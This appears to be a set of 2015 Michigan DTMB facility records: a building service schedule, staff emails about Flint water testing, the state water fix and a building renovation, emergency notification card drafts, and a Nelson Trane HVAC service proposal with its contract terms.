2.	<b>Restrooms</b> <ul style="list-style-type: none"> <li>Close restrooms</li> <li>Empty waste receptacles</li> <li>Fill dispensers</li> <li>Dust</li> <li>Clean and disinfect waste receptacles, sinks, toilets, and urinals</li> <li>Dust mop</li> <li>Clean glass and mirrors</li> <li>Clean and disinfect wall around toilets and urinals, stall and entry doors, and partitions between toilets, urinals and sinks. Also perform any obvious spot cleaning.</li> <li>Damp mop (Note: Damp mops used in restrooms are not to be used for non-restroom areas.)</li> <li>Vacuum carpet if applicable</li> <li>Maintain floor drain(s)/traps free of odors</li> <li>Service restrooms as requested by Facility Manager</li> </ul>	1x day		
3.	<b>Drinking Fountains</b> <ul style="list-style-type: none"> <li>Clean, disinfect and wipe dry</li> </ul>		3x wk	
4.	<b>Lobbies and Corridors</b> <ul style="list-style-type: none"> <li>Empty trash/recyclable paper pick up</li> <li>Remove carpet runners, clean floor and replace runners</li> <li>Vacuum carpet and runners</li> <li>Dust mop</li> <li>Damp mop or machine scrub</li> <li>Maintain clean glass – includes entrance doors</li> <li>Completely dust fixtures – includes ledges, edges, shelves, exposed pipe, furniture, partitions, door-frames, etc.</li> <li>Damp wipe all non-upholstered furniture, tables &amp; counter areas</li> <li>Vacuum upholstered lobby furniture</li> </ul>		3x wk	1x mo
5.	<b>Wall/Partition Cleaning/Washing</b> <ul style="list-style-type: none"> <li>Spot cleaning – including light switches</li> </ul>			1x mo



		Frequencies		
	<b><u>Periodic Services</u></b>	Quarterly	Semi or Bi-Annual	Annual
<b>1.</b>	<b>General Tasks</b> <ul style="list-style-type: none"> <li>Clean air bars and vents</li> <li>Clean partition and interior glass</li> <li>Dust/clean baseboards</li> <li>Dust/clean blinds, curtains, window treatments</li> <li>Vacuum fabric upholstered furniture</li> <li>Thorough wall/partition vacuuming and washing, as renovations require</li> </ul>			<b>1x yr</b>
<b>2.</b>	<b>Intensive Floor Care</b> <ul style="list-style-type: none"> <li>Spray buff finished hard floors, removing scuff marks</li> <li>Scrub restroom floors</li> <li>Clean carpet in high traffic areas</li> <li>Clean carpet runners/mats</li> <li>Scrub stairwell floors</li> <li>Top strip and refinish floors</li> <li>Strip and refinish all hard surface floors</li> </ul>	<b>4x yr</b>	<b>3x yr</b> <b>3x yr</b> <b>2x yr</b>	<b>12x yr</b>    <b>1x yr</b> <b>1x yr</b>

<b>NON-JANITORIAL SERVICES</b>	
<b>1.</b>	<b>Building Access</b> <ul style="list-style-type: none"> <li>Provide secure access to buildings through monitoring, locking equipment, electronic access and/or physical presence.</li> </ul>
<b>2.</b>	<b>HVAC/Electric/Plumbing/Lighting</b> <ul style="list-style-type: none"> <li>Maintain office environment average core temperature between 68 and 74 degrees if building systems allow. Deviations will be corrected in a timely manner.</li> <li>Respond to "hot/cold" calls within four hours. Repairs will be handled within a timely manner.</li> <li>Provide HVAC service Monday through Friday from 8:00 a.m. to 5:00 p.m.</li> <li>Correct plumbing and electrical problems and/or leaks reported to the Customer Service Desk (517-373-6227)</li> <li>Replace lighting bulbs or tubes as needed</li> </ul>
<b>3.</b>	<b>Landscape Maintenance</b> <ul style="list-style-type: none"> <li>Mow and trim grass areas as needed to maintain a clean and groomed appearance</li> <li>Control weeds in landscaped areas as necessary to maintain a clean and groomed appearance</li> <li>Pick-up litter and debris as needed</li> </ul>
<b>4.</b>	<b>Loading Dock</b> <ul style="list-style-type: none"> <li>All deliveries are picked up at the dock by the tenants</li> <li>Tenants provide a list of authorized personnel/phone numbers to the building's Facility Supervisor</li> <li>The Facility Supervisor creates a master list of authorized personnel/phone numbers and posts at the dock so vendors can notify tenants of deliveries</li> <li>DTMB will assist the loading/unloading if a fork truck is needed</li> </ul>
<b>5.</b>	<b>Modular Furniture</b> <ul style="list-style-type: none"> <li>Provide design services for five work stations or less</li> <li>Tenant is responsible for renovation labor and materials costs</li> </ul>
<b>6.</b>	<b>Painting</b> <ul style="list-style-type: none"> <li>Routine maintenance/repair painting</li> <li>Emergency repair, touch-up, special painting available through the bill-back process. Contact the Customer Service Desk (517-373-6227)</li> </ul>
<b>7.</b>	<b>Parking</b> <ul style="list-style-type: none"> <li>Provide and maintain employee and visitor parking for most DTMB-owned and managed buildings</li> </ul>
<b>8.</b>	<b>Pest Control</b> <ul style="list-style-type: none"> <li>Provide weekly inspections</li> </ul>

	<ul style="list-style-type: none"><li>• Provide application treatment as required</li><li>• Tenant should contact the Customer Service Desk (517-373-6227) for any pest problems</li></ul>
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<b>NON-JANITORIAL SERVICES</b>	
<b>9.</b>	<b>Porches/Stairways/Sidewalks</b> <ul style="list-style-type: none"> <li>• Keep areas clear and free of obstructions</li> <li>• Provide snow removal and de-icing</li> </ul>
<b>10.</b>	<b>Reasonable Accommodation</b> <ul style="list-style-type: none"> <li>• Raise and lower work surfaces</li> <li>• After Tenant has had an ergonomic study performed: <ul style="list-style-type: none"> <li>○ DTMB provides adjustments identified in the ergonomic study</li> <li>○ The Tenant is responsible for the cost of adjustments that require new parts</li> </ul> </li> </ul>
<b>11.</b>	<b>Signage</b> <ul style="list-style-type: none"> <li>• Provide common area, exterior and parking ramp signage</li> <li>• Tenant program area signage - Tenant completes a DMB689a and submits it to the building's Facility Supervisor <ul style="list-style-type: none"> <li>○ The Tenant is responsible for the cost of the signage and DTMB provides the installation</li> </ul> </li> </ul>
<b>12.</b>	<b>Space Renovations</b> <ul style="list-style-type: none"> <li>• The Tenant works with the building's Facility Supervisor to complete and submit a DMB-123 that identifies the requested changes</li> <li>• Tenant is responsible for design, product, and labor costs</li> </ul>
<b>13.</b>	<b>Window Repair and Replacement</b> <ul style="list-style-type: none"> <li>• DTMB is responsible for window repair and replacement unless the damage is caused by contractor, tenant or vendor negligence</li> </ul>

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**From:** LaTia Scates <laryce25@yahoo.com>  
**Sent:** Tuesday, October 06, 2015 10:46 AM  
**To:** Scates, Larry (DTMB)  
**Cc:** Scates, Kimberly (MCSC)  
**Subject:** Re: Water Filters FSOB

Oh wow, thanks for sharing Dad. This is a good read. The situation is bad but at lease they are giving help to families on assistance with the water. Can you image a poor family on state assistance with a baby who is concerned with just making a bottle...you cant expect them to be able to afford purified water??

....oh and on a side note so that you both have them my new  
work e-mail is [lscat@lssm.org](mailto:lscat@lssm.org);)   
my work number is 517-208-0138:)

Sent from my iPad

On Oct 6, 2015, at 9:26 AM, Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)> wrote:

Hi Latia,

Information on the Flint drinking water.

<http://www.detroitnews.com/story/news/politics/2015/10/05/state-flint-water-filter-giveaway/73411770/>

Larry Scates  
Building Operations Manager  
Secondary Complex/Outstates  
Phone (517) 284-7957



Help. Connect. Solve.

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**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, October 15, 2015 9:38 AM  
**To:** Martin, Ric (DTMB)  
**Cc:** Turnquist, Michael (DTMB); Scates, Larry (DTMB); Walts, Brian (DTMB); Droste, Kerri (DTMB)  
**Subject:** Re: NEWS UPDATE--House Approves Flint Water Fix

I think it would be a good idea. Maybe keep the water until the tie in is completed in Detroit

Sent from my iPhone

On Oct 15, 2015, at 9:04 AM, Martin, Ric (DTMB) <MartinR3@michigan.gov> wrote:

That's awesome. Do we want to send out a FN on that? Are we going to continue to provide water?

I'm looping Mike Turnquist in so he can see the results too.

Thanks,

Ric

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, October 15, 2015 9:00 AM  
**To:** Martin, Ric (DTMB)  
**Cc:** Scates, Larry (DTMB); Paasch, Keith (DTMB); Walts, Brian (DTMB)  
**Subject:** Re: NEWS UPDATE--House Approves Flint Water Fix

Yes and Brian got the water test back that was done in our facility .

Two areas were tested the city and the problem standard is .015

We were .001 and .004 way under

Sent from my iPhone

On Oct 15, 2015, at 7:56 AM, Martin, Ric (DTMB) <MartinR3@michigan.gov> wrote:

I'm sure you all know this but thought I would share just in case.

Ric

---

**From:** gongwerreports@gongwer.com [mailto:gongwerreports@gongwer.com]  
**Sent:** Wednesday, October 14, 2015 8:45 PM  
**To:** Michigan\_State\_Employees\_updates@gongwer.com  
**Subject:** NEWS UPDATE--House Approves Flint Water Fix



Wednesday, October 14, 2015, 08:43 PM

## House Approves Flint Water Fix

The House unanimously voted this evening to approve \$9.35 million of state funds to return Flint to the Detroit water system and pay for additional state staff in the city's schools to gauge exposure to lead, handle evaluation and protocols on drinking water and to assist with plumbing engineers.

Governor Rick Snyder last week called for state funds to return the city to drawing water from the Detroit system and ending a disastrous move to pull water from the Flint River, as well as funds to pay for additional state staffers from the Department of Health and Human Services, the Department of Environmental Quality and the Department of Licensing and Regulatory Affairs working in the city.

The supplemental (HB 4102) allocates \$6 million to get the city back on Detroit's water system; \$300,000 for DEQ's drinking water and environmental health services; \$1 million for DEQ's laboratory services; \$1 million for DHHS emergency services to purchase and distribute water to Flint residents; \$850,000 for follow up services for children, including testing lead levels and care for those with abnormal levels; and \$200,000 for plumbing inspections.

Insufficient corrosion controls for water drawn from the river – which is inherently more corrosive than water drawn from Lake Huron, where the Detroit system draws its water – caused lead from the city's old service lines to leach into the water, leading to lead levels in the water exceeding the federal standard to trigger remediation and to elevated lead levels in the blood of some Flint children.

Gongwer News Service will have more on this story in Wednesday's Michigan report.

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**From:** Martin, Ric (DTMB)  
**Sent:** Thursday, October 15, 2015 12:20 PM  
**To:** Scates, Larry (DTMB); Noonan, Michael (DTMB); Paasch, Keith (DTMB); Walts, Brian (DTMB)  
**Subject:** FW: NEWS UPDATE--Flint Water Funds Head To Snyder

More news

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**From:** gongwerreports@gongwer.com [mailto:gongwerreports@gongwer.com]  
**Sent:** Thursday, October 15, 2015 10:56 AM  
**To:** Michigan\_State\_Employees\_updates@gongwer.com  
**Subject:** NEWS UPDATE--Flint Water Funds Head To Snyder



Thursday, October 15, 2015, 10:56 AM

## Flint Water Funds Head To Snyder

The Senate wasted no time in approving today more than \$9 million to help pay for temporarily returning the city of Flint to the Detroit water system and fund additional staffing in the city's schools to gauge the exposure to lead.

The fix came with unanimous passage of HB 4102, a supplemental appropriations bill the House passed late Wednesday.

The bill allocates \$6 million to get the city back on Detroit's water system; \$300,000 for the Department of Environmental Quality's drinking water and environmental health services; \$1 million for the department's laboratory services; \$1 million for Department of Health and Human Services emergency services to purchase and distribute water to Flint residents; \$850,000 for follow-up services for children, including lead testing and care for those with abnormal levels; and \$200,000 for plumbing inspections.

Senate Minority Leader Jim Ananich (D-Flint) expressed thanks for his colleagues' support in the matter. The move to pump water for the city from the Flint River without proper corrosion controls allowed lead in service lines and welds to leach into the drinking water at levels beyond those requiring remediation.

Gongwer News Service will have more on this story in Thursday's Michigan Report.

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**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, October 15, 2015 4:52 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** RE: Updates

Hi Larry,

Progress is being made on 7<sup>th</sup> floor and main lobby. Rough in trades in progress on the 7<sup>th</sup> floor, curtain wall and some rough in trades in the lobby. It was reported in the progress meeting that the lobby should be completed mid-November. That time frame doesn't appear to be realistic with the amount and pace of the work. We have not seen a floor plan for the 7<sup>th</sup> floor which could slow the progress due to IT and electrical termination needs. We found out in the progress meeting warranties have started on floors 2,3,4 and 5. There is work on all floors and skywalk that needs to be completed. 5<sup>th</sup> floor has a 6 page punch list and 6<sup>th</sup> floor is just as bad, major painting issues on 6<sup>th</sup> floor. DHHS tenants very unhappy with the quality of the 6<sup>th</sup> floor and the time frame that it has been taking to get completed since their move here from McCree. No overall complete updated schedule has been submitted to the team since late August. I asked again in the progress meeting for an overall updated schedule but only received excuses and no commitment for when we could expect one. I believe to understand the project we should push hard for an overall schedule. I will ask Jan and Adam what we have as of today. I hope the information helps. Good luck with your meeting! On a second note we also received back the bacteria sample reports from the City of Flint for the sample submitted on 9/25/15, all absent of total coliforms and fecal coliforms. I shared with Mike just making sure you got it as well!

Thanks,  
Brian

---

**From:** Scates, Larry (DTMB)  
**Sent:** Thursday, October 15, 2015 12:34 PM  
**To:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Subject:** FW: Updates

Can one of you send me an update on the project? Thanks!

Mike,

I will call you after lunch.

---

**From:** Mayes, Holly (DTMB)  
**Sent:** Thursday, October 15, 2015 9:38 AM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Franklin, Larry (DTMB) <[FranklinL@michigan.gov](mailto:FranklinL@michigan.gov)>  
**Subject:** Updates

Please get your updates for Keith's 1:1 to me by Friday morning.

Flint Renovation

Thanks.

**Holly Mayes**  
Executive Secretary  
State of Michigan  
DTMB -- Building Operations  
[mayesh@michigan.gov](mailto:mayesh@michigan.gov)  
(517) 284.7947 office  
(517) 284-7972 fax

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**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, November 12, 2015 9:49 AM  
**To:** Paasch, Keith (DTMB); Walts, Brian (DTMB)  
**Cc:** Scates, Larry (DTMB)  
**Subject:** Re: Ice Machine

We will thanks

Sent from my iPhone

On Nov 12, 2015, at 9:47 AM, Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)> wrote:

If that's how you want to handle it then go for it.

*Keith M. Paasch*

Director, Building Operations  
DTMB - FBSA  
State of Michigan  
(517) 284-7947

<image001.gif>

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**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, November 05, 2015 2:35 PM  
**To:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>  
**Subject:** Ice Machine

Keith,

I had a conversation with Larry today and he told me to contact you. In Flint Treasury had us put in an ice machine. While talking with Jaycob and Ann I said that my staff could do the maintenance on them for less a cost than a contractor.

I did not remember this from a focus meeting and I do apologize, that there was an agreement that they had to provide a contractor to do the work. I think we should do the work it's not anything major just water filter and a bin cleaning. We are putting the one on the first floor and will have to do that one. It just makes better sense to me to provide this service as a bill back to our tenants.

Let me know if you want to talk about this.



---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Wednesday, December 02, 2015 2:22 PM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Scates, Larry (DTMB)  
**Subject:** Emergency Notification Cards  
**Attachments:** Emergency Card 2015 Jackson.doc; Emergency Card 2015 Saginaw.doc; Emergency Card 2015 Flint.doc

Mike –

We are in the processing of getting updated emergency notification cards printed for your buildings. Could you review the attached cards and make sure the information listed is correct?

The back side of the card is being replaced with active shooter information – in place of the bomb threat information currently on the card.

Let me know your thoughts, ideas....

Jeanette

## DTMB FACILITIES – EMERGENCY INFORMATION

*Learn Emergency Procedures for Your Facility and the Name of Your Area Monitor*

FOR ADDITIONAL INFORMATION ON THE EMERGENCY MONITOR PROGRAM, CONTACT YOUR FACILITY SUPERVISOR

INCIDENT	HOW TO REPORT	WHAT WILL HAPPEN	PROCEDURE
FIRE	Pull the alarm and call <b>911</b> To report location.	Alarm will sound <i>inside</i> of building and fire department will respond.	Evacuate 100 feet from the building. <b><i>Do Not Use Elevators</i></b>
AMBULANCE		Appropriate DTMB personnel will respond.	Ensure unobstructed access to area.
TORNADO	National Weather Service will issue warning.	Civil Defense Sirens will sound <i>outside</i> of building and severe weather message will sound <i>inside</i> of building.	Evacuate to shelter area. <b><i>Do Not Use Elevators</i></b>
NON EMERGENCY AFTER HOURS AND WEEKENDS	(517) 373-0196	Operators available 24 hours a day 365 days a year.	

*Dept. of Technology, Management and Budget*

*Previous Editions Are Obsolete*

*Revised December 2015*

## HOW TO RESPOND TO AN ACTIVE SHOOTER



CONTACT YOUR HUMAN RESOURCES OFFICE FOR MORE INFORMATION AND TRAINING ON ACTIVE SHOOTER RESPONSE IN YOUR WORKPLACE.

## DTMB FACILITIES – EMERGENCY INFORMATION

*Learn Emergency Procedures for Your Facility and the Name of Your Area Monitor*

FOR ADDITIONAL INFORMATION ON THE EMERGENCY MONITOR PROGRAM, CONTACT YOUR FACILITY SUPERVISOR


INCIDENT	HOW TO REPORT	WHAT WILL HAPPEN	PROCEDURE
FIRE	Pull the alarm and call <b>(989) 758-1410</b> To report location.	Alarm will sound <i>inside</i> of building and fire department will respond.	Evacuate 100 feet from the building. <b><i>Do Not Use Elevators</i></b>
AMBULANCE	Call	Appropriate DTMB personnel will respond.	Ensure unobstructed access to area.
TORNADO	National Weather Service will issue warning.	Civil Defense Sirens will sound <i>outside</i> of building and severe weather message will sound <i>inside</i> of building.	Evacuate to shelter area. <b><i>Do Not Use Elevators</i></b>
FOR NON-EMERGENCY BUILDING SERVICES: (989) 758-1440			

*Dept. of Technology, Management and Budget*

*Previous Editions Are Obsolete*

*Revised December 2015*

## HOW TO RESPOND TO AN ACTIVE SHOOTER



CONTACT YOUR HUMAN RESOURCES OFFICE FOR MORE INFORMATION AND TRAINING ON ACTIVE SHOOTER RESPONSE IN YOUR WORKPLACE.

## DTMB FACILITIES – EMERGENCY INFORMATION

*Learn Emergency Procedures for Your Facility and the Name of Your Area Monitor*

FOR ADDITIONAL INFORMATION ON THE EMERGENCY MONITOR PROGRAM, CONTACT YOUR FACILITY SUPERVISOR

INCIDENT	HOW TO REPORT	WHAT WILL HAPPEN	PROCEDURE
FIRE	Pull the alarm and call <b>(810) 760-2100</b> To report location.	Alarm will sound <i>inside</i> of building and fire department will respond.	Evacuate 100 feet from the building. <b><i>Do Not Use Elevators</i></b>
AMBULANCE	Call	Appropriate DTMB personnel will respond.	Ensure unobstructed access to area.
TORNADO	National Weather Service will issue warning.	Civil Defense Sirens will sound <i>outside</i> of building and severe weather message will sound <i>inside</i> of building.	Evacuate to shelter area. <b><i>Do Not Use Elevators</i></b>
FOR NON-EMERGENCY BUILDING SERVICES: (810) 760-2100.			

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## HOW TO RESPOND TO AN ACTIVE SHOOTER



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## TRANE INTELLIGENT SERVICES

### FOR

### State Of Michigan DTMB Flint State Office Building



Prepared by:

Kurt Trierweiler  
Account Manager  
**Nelson Trane**

Phone 1-800-771-2105

Cell 810-691-0639

mail [kltrierweiler@trane.com](mailto:kltrierweiler@trane.com)

December 02-2015



## Proposal No.:KT 12-01-15

Nelson Trane's goal is to provide reliable, efficient HVAC solutions for State of Michigan Flint State Office Building. Nelson Trane will accomplish this by providing knowledgeable, professional technicians to work on your HVAC systems. This proposal utilizes Trane Intelligent Services™ to help achieve the delicate balance of comfort, reliability and efficiency for your commercial environment. Building conditions are continually monitored and applied to Analytics to identify potential problem areas and energy conservation. Aside from improving the comfort and reliability of your equipment, sustainable energy cost savings will result from these services that exceed the cost of these services.

**Assigned Service Team** - Your service team will consist of our professional Service Coordinator, Service Technicians, and Account Manager with extensive HVAC experience. Our technicians have a thorough understanding of controls, heating, refrigeration, and airside systems.

**Priority Response** – As a Nelson Trane Service Agreement Holder, State of Michigan Flint State Office Building will receive preferred service status. Priority Emergency Response is available on a 24-hour-per-day basis at reduced rate of 20% off of our published labor rates.

**Response Procedure** – Service calls are to be routed through the Nelson Trane 24/7/365 service phone number of **1-800-245-3964**. During normal business hours, the service dispatcher will field the call and dispatch the appropriate technician based on account assignment or fastest response time, as required. Outside of business hours, the 24/7/365 service will contact the on-call technician advising them to contact the owner's representative. The technician will contact the appropriate owners representative within 4 hours and make the corrective action or contact the responsible technician(s) as appropriate to the nature of the call.

### **Supplemental Services**

**Documentation** - Work performed on your equipment and/or controls will be documented by the technician and reviewed with you at the completion of each visit or submitted in Nelson Trane Work Order/Report within 5 business days or as requested by the owner.

**Trane Intelligent Services (TIS)** links your Trane Building Automation System data to Analytics developed by Trane in order to find anomalies in the system. The data is monitored 24/7/365, run through the analytics, reviewed by TIS in Columbus, Ohio, and then reviewed by your local Nelson Trane service professionals. The end result is a quarterly Building Performance Report unique Flint State Office Building that will identify improvements to improve comfort, increase reliability, and save on you energy costs. The process to achieving these reports is as follows:

- 1 Establish Connectivity to the Trane Control System
- 2 Customize Analytics to your site
- 3 Automatically collect data for 2-4 weeks
- 4 Building Performance Assessment reviewed by Trane Columbus and Nelson Trane
- 5 Suppress Analytics that may not pertain to State of Michigan DTMB
- 6 Building Performance Report delivered to State of Michigan DTMB
- 7 Review Areas for Improvement and Implement no cost improvements
- 8 Review Proposals for additional cost improvements

**Building Performance Report** – Every three (3) months, your Nelson Trane Account Manager, Controls and Energy Technician and Trane TIS personnel will review the results of your quarterly building performance report to identify areas for improvement and address any abnormalities to the system. These results will then be presented to Sate of Michigan DTMB by your account manager on a quarterly basis.

**Health and Safety**

**Safety Management Program** - Nelson Trane Building Technical Services, Safety Management Program includes monthly safety training for all Nelson Trane Building Services field personnel, field supervisor jobsite audits, technician job safety analyses, and other key risk assessments and control strategies.

**Personal Safety** - Nelson Trane service technicians are provided with up to date personal protective equipment (PPE) and training on its use and limitations. Nelson Trane maintains an industry leading position in National Fire Protection Agency (NFPA) 70E Electrical Safety, technician ergonomics and fall protection programs.

**Drug-Free Workplace** - Nelson Trane maintains a Drug-Free Workplace, with a robust drug and alcohol testing program.



## Pricing and Acceptance

State of Michigan –DTMB  
Flint State Office Building

### **Nelson Trane Service Agreement**

Nelson Trane, agrees to inspect, maintain and repair the equipment listed under the "Equipment Coverage" section (the "Equipment") hereof according to the terms of this Service Agreement, including the "Terms and Conditions," Scope of Service," and "Service Program" sections hereof. Nelson Trane agrees to give preferential service to Customer over non-contract customers.

### **Service Fee**

Customer agrees to pay **\$23,000.00** per year for 1 year starting December 2015 to Nelson Trane as the fee (the "Service Fee") for the predictive, maintenance and/or repair services described in the Scope of Service and Service Program sections hereof with respect to the Equipment. The Service Fee is subject to adjustment as provided herein.

### **Term**

The initial term of this Service Agreement shall be **1 year**, effective **December, 2015** provided that Nelson Trane will have no obligation to Customer prior to approval of this Service Agreement in writing as provided below, by and authorized representative of Nelson Trane.

**This agreement is subject to the attached Nelson Trane Terms and Conditions.**

**SUBMITTED BY:** Kurt Trierweiler

**TITLE:** Account Manager

**DATE:** December 2, 2015

**NELSON TRANE ACCEPTANCE**

\_\_\_\_\_  
Authorized Representative

\_\_\_\_\_  
Title

\_\_\_\_\_  
Acceptance Date

**CUSTOMER ACCEPTANCE:**

\_\_\_\_\_  
Authorized Representative

\_\_\_\_\_  
Title

\_\_\_\_\_  
Acceptance Date

The following "Terms and Conditions" are attached to and made a part of the Service Agreement ("Agreement") between the named The Customer and Nelson Trane.

**1. Term and Service Fee Adjustment.** The initial Term of this Agreement shall be as stated in the "Pricing & Acceptance" section hereof. Thereafter, this Agreement shall be deemed renewed on a year to year basis until terminated as provided herein. Nelson Trane reserves the right to renegotiate the Service Fee effective with each annual renewal of this Agreement upon forty-five (45) days written notice in advance of the scheduled expiration date. Automatically renewable agreements are cancelable by the written notice of either party to the other (for any reason or no reason) no later than thirty (30) days prior to the scheduled expiration date. The Service Fee is based on performance during regular business hours.

**2. Payment and Taxes.** Payment is due upon receipt of Nelson Trane's invoice. Except as may otherwise be provided in the "Service Fee" section, annual Service Fee amounts shall be paid in advance of performance of the Services. Interest of 1½% on unpaid balances may be charged by Nelson Trane. Without liability to The Customer, Nelson Trane may discontinue services whenever payment is overdue. In addition to the stated Service Fee, The Customer shall pay all taxes not legally required to be paid by Nelson Trane or, alternatively, shall provide Nelson Trane with acceptable tax exemption certificates. The Customer shall pay all costs (including attorneys' fees) incurred by Nelson Trane in attempting to collect amounts due.

**3. Termination.** This Agreement may be terminated by either party upon a material breach by the other party of its obligations hereunder upon fourteen (14) calendar days prior written notice to the breaching party and the failure of the breaching party to cure the breach within such fourteen (14) day period. Notwithstanding any termination, The Customer shall remain liable to Nelson Trane for any amounts for services provided by Nelson Trane and not then paid.

**4. Acceptance.** This Agreement is subject to The Customer acceptance in writing delivered to Nelson Trane within thirty (30) days from the date hereof.

**5. Performance.** Nelson Trane shall perform the services described in the "Scope of Services" and "Service Program" sections of this Agreement with respect to the listed Equipment with reasonable promptness in a workmanlike manner in accordance with industry standards generally applicable in the area. Except as otherwise provided in writing in "Scope of Services," Services will be performed during Nelson Trane's normal business hours and any after-hours services shall be billed separately according to then prevailing overtime or emergency labor rates. Nelson Trane's duty to perform under this Agreement and the Service Fee are subject to the approval of Nelson Trane's credit department, are subject to Events of Force Majeure, and contingent upon the ability to procure materials from the usual sources of supply. Upon disapproval of the credit department or upon the occurrence of any such event as aforesaid, Nelson Trane may delay or suspend performance or, at its option, renegotiate Service Fees, and/or terms and conditions with the The Customer. If Nelson Trane and The Customer are unable to agree on such revisions, this Agreement shall be canceled without any liability, other than The Customer's obligation to pay for services rendered by Nelson Trane to the date of cancellation. This Agreement presupposes that all major pieces of equipment are in proper operating condition as of the date hereof. Services furnished are premised on the Equipment being in a maintainable condition. If initial or seasonal startup is included in the services, or an inspection by Nelson Trane prior to commencement of the services, indicates repairs are required, Nelson Trane will provide a quotation for such repairs. If The Customer does not authorize such repairs, Nelson Trane may remove the unacceptable Equipment from the "Equipment Coverage" or "Scope of Services" sections of this Agreement and adjust the Service Fee accordingly, or at Nelson Trane's option, cancel this Agreement. During the Term, Nelson Trane may elect to install/attach to The Customer equipment or provide portable devices (hardware and/or software) for execution of control or diagnostic procedures. Such devices shall remain the personal proprietary property of Nelson Trane and shall in no event shall become a fixture of the Customer locations. The Customer shall not acquire any interest, title or equity in any hardware, software, processes, and other intellectual or proprietary rights to devices used in connection with providing service on The Customer equipment. Nelson Trane reserves the right to remove such items at its discretion.

**6. The Customer Obligations.** The Customer shall:

- a. Provide Nelson Trane reasonable and safe access to all Equipment;
- b. Reimburse Nelson Trane for services, repairs, and/or replacements performed by Nelson Trane beyond the "Scope of Services" or otherwise excluded hereunder. Such reimbursement shall be at the then prevailing overtime/holiday rates for labor and prices for materials and may at Nelson Trane's option be subject to a separate written agreement prior to its undertaking such work; and
- c. Unless water treatment is expressly included in Nelson Trane's Scope of Services, provide professional cooling tower water treatment in accordance with any reasonable recommendations provided by Nelson Trane.

**7. Exclusions.** Unless expressly included in "Scope of Services" or "Equipment Coverage," the services to be provided by Nelson Trane do not include, and Nelson Trane shall not be liable for, any of the following:

- a. Any guarantee of room conditions or system performance;
- b. Inspection, maintenance, repair, replacement of or services for: chilled water and condenser water pumps and piping; electrical disconnect switches or circuit breakers; motor starting equipment and interconnecting power wiring; recording or portable instruments, gauges or thermometers; any pipe covering or insulation containing asbestos, or non-maintainable parts of the system such as unit cabinets, shells, ductwork, electrical wiring, hydronic piping, structural supports, boiler refractory material and shells, storage tanks and similar items; the appearance of decorative casing or cabinets; damage sustained by other equipment or systems; and/or any failure, misadjustment or design deficiencies in other equipment or systems;
